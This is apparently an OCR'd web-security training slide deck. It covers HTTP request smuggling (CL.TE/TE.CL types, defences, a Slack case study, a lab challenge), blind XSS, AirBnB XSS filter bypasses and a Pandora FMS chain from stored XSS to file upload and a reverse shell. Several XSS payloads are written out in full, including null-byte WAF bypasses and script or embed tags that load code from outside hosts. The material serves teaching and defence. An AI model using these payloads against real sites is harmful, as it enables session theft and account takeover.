
```
Transfer-Encoding: chunked
Transfer-Encoding: compress
Transfer-Encoding: deflate
Transfer-Encoding: gzip
Transfer-Encoding: identity
```

Desynchronised Communication – Request Smuggling Attack !

RFC 2616 HTTP/1.1 June 1999

header field is present). If a message is received with both a Transfer-Encoding header field and a Content-Length header field, the latter MUST be ignored.

Reference:
https://tools.ietf.org/html/rfc2616#section-4.4.3



Reference:
https://portswigger.net/web-security/images/http-request-smuggling.svg

HTTP Request Smuggling - How to Identify?

- Headers to check
  - Content-Length and
  - Transfer-Encoding
- Send the above two headers in a Single Request which can be processed differently at Back-end and Frontend
- This DeSync between the front-end and back-end servers can be exploited using the following permutations:

Type	Front-end	Back-end
CL.TE	Content-Length	Transfer-Encoding
TE.CL	Transfer-Encoding	Content-Length
TE.TE	Transfer-Encoding	Transfer-Encoding

Burp Extension: HTTP Request Smuggler: https://github.com/portswigger/http-request-smuggler

Smuggler.py: https://github.com/gwen001/pentest-tools/blob/master/smuggler.py

NotSoSecure part of claranet cyber security

HTTP Request Smuggling - Defence

- Frontend and Backend must exclusively communicate over HTTP/2.0
- Backend must disable processing of ambiguous requests
- Configure your proxies to re-calculate content-length headers and identify mangled/smuggled requests and reject it
- Have your Frontend and Backend servers synchronized on headers that can be accepted

NotSoSecure part of claranet cyber security

Case Study

HTTP Request Smuggling Attacks

- Slack: https://hackerone.com/reports/737140
- CL.TE - Content-Length on front-end and Transfer-Encoding on back-end.
- Mass account takeovers using HTTP Request Smuggling
  - https://slackb.com/
  - Steal session cookies

Demo

HTTP Desync Attacks

- Discover the Cross-Site Scripting vulnerability.
- Perform HTTP Desync Attack to get the Cross-Site Script executed when a new user visits.

Challenge URL:
http://covid19.webhacklab.com:5000/

HTTP Request Smuggling – Exercise Caution!

- Unlike most classes of web vulnerability, even flawed request smuggling attacks can have side effects. This makes live websites a poor choice of training ground for anyone looking to gain request smuggling experience

  https://portswigger.net/research/http-desync-attacks-request-smuggling-reborn

- For testing on client websites utilize the PoC and the Smuggled 404 requests on unkeyed inputs so that the rest of the website is unaffected

- You can try bypassing certain restrictions but ensure that you send enough good requests later so that others visiting the site don't get your intended responses

NotSoSecure part of claranet cyber security

Interesting XSS and CSRF Attack Vectors

This section includes case studies and examples of interesting Cross Site Scripting (XSS) and Cross Site Request Forgery (CSRF)

- Blind/Second Order XSS
- AirBnB XSS Filter Bypass

NotSoSecure part of claranet cyber security

Case Study

Blind/Second Order XSS

The application allows user to inject <script> tags in the profile however the payload does not execute on the client's profile

- Attacker can inject payload in the user profile page in first name and last name parameter
- Attacker hosts a malicious javascript and injects it through the payload: `"><script src=//y.vg></script>`
- The execution point of the XSS is the admin portal
- Attacker calls customer call center regarding some issue with the account. Once the support staff opens the admin portal the payload executes and the attacker receives a request for the javascript

Reference:
https://thehackerblog.com/poisoning-the-well-compromising-godaddy-customer-support-with-blind-xss/index.html

Case Study

AirBnB XSS Filter Bypass

- The application striped any tag being injected, which was bypassed using ‘;’
  ```
  ;</script><u>test123
  ```
- Using null-bytes further WAF protections were bypassed and they still work due to application stripping them out
  ```
  ;<sc%00ript/test='asdf'/te%00st2='asdf'>alert/**/(1)</script>
  ```
- However Content-Security Policy (CSP) still blocks execution of content in src attribute of different tags
  ```
  ;</script><img/test='asdf'/sr%00c=''/on%00error=prompt>
  ```

Reference:
https://buer.haus/2017/03/08/airbnb-when-bypassing-json-encoding-xss-filter-waf-csp-and-auditor-turns-into-eight-vulnerabilities/

Case Study

AirBnB XSS Filter Bypass

IMG, FRAME and SCRIPT sources are not allowed, however embed tag is:

- Initial payload

```
;</script><embed/test=''/allowscr%00iptacc
ess='always'/s%00rc='//abc.xxx/xss.swf'//>
```

- Universal payload to bypass Chrome Auditor

```
;</script><em;<;>;<embed
/test=''/+allowscript%00acces%00s='al%00%0
9ways'+%09%00s%09r%00c='//abc.xxx/xss.swf'
><em;&city-link-
index=&id=9978655'+on%00error=al%00ert%00(
1)'
```

Reference:
https://buer.haus/2017/03/08/airbnb-when-bypassing-json-encoding-xss-filter-waf-csp-and-auditor-turns-into-eight-vulnerabilities/

Case Study


Stored XSS and Remote Code Execution

- Pandora FMS monitoring software
- Observations:
  - Application vulnerable to Stored XSS
  - Admin File Manager vulnerable to relative path Injection
- Chaining Bugs:
  Step 1: Tricking the Admin to access the XSS endpoint
  Step 2: Executing the Attacker Script to Upload a malicious file
  Step 3: Getting a reverse shell

Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

Stored XSS and Remote Code Execution – File Manager Bug


- File Manager allows the following admin features:
  - Create or delete folders
  - Delete files
  - Create empty files
  - Upload files




Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

File Manager Bug

- Uploading a PHP file does not execute due to secure folder permissions:






Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

File Manager Bug

- File Manager relative path bug allows to create a file outside the Image root path






```
[root@localhost pandora_console]# ls -la
total 1768
drwxr-xr-x. 19 apache apache    4096 May 26 00:06 .
drwxr-xr-x.  3 root   root      4096 May 25 16:01 ..
-rw-r--r--.  1 apache apache    5415 Apr 30 15:44 ajax.php
drwxr-xr-x.  6 apache apache    4096 May 25 14:12 attachment
-rw-r--r--.  1 apache apache     534 Apr 30 15:44 AUTHORS
-rw-r--r--.  1 apache apache     585 Apr 30 15:44 composer.json
-rw-r--r--.  1 apache apache   16003 Apr 30 15:44 composer.lock
-rw-r--r--.  1 apache apache   14875 Apr 30 15:44 COPYING
-rw-r--r--.  1 apache apache     506 Apr 30 15:44 DB_Dockerfile
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 DEBIAN
-rw-r--r--.  1 apache apache    3366 Apr 30 15:44 docker_entrypoint.sh
-rw-r--r--.  1 apache apache    1263 Apr 30 15:44 Dockerfile
drwxr-xr-x. 11 apache apache    4096 May 25 15:58 extensions
drwxr-xr-x.  4 apache apache    4096 May 25 15:58 extras
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 fonts
drwxr-xr-x.  5 apache apache    4096 May 25 15:58 general
-rw-r--r--.  1 apache apache     302 Apr 30 15:44 .gitignore
drwxr-xr-x. 21 apache apache    4096 May 25 15:58 godmode
-rw-r--r--.  1 apache apache     103 Apr 30 15:44 .htaccess
drwxr-xr-x. 24 apache apache   36864 May 25 23:44 images
drwxr-xr-x. 21 apache apache    4096 May 25 15:52 include
-rw-r--r--.  1 apache apache   52988 Apr 30 15:44 index.php
-rw-r--r--.  1 apache apache   43287 Apr 30 15:44 install.done
drwxr-xr-x   2 apache apache    4096 May 26 00:06 _K44
drwxr-xr-x.  2 apache apache    4096 May 25 15:58 log
drwxr-xr-x.  5 apache apache    4096 May 25 15:58 mobile
```

Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

Exploitation: File Manager Bug

- Upload a php file by exploiting relative path injection.






Reference:
https://k4m1ll0.com/cve-pandorafms754-chained-xss-rce.html

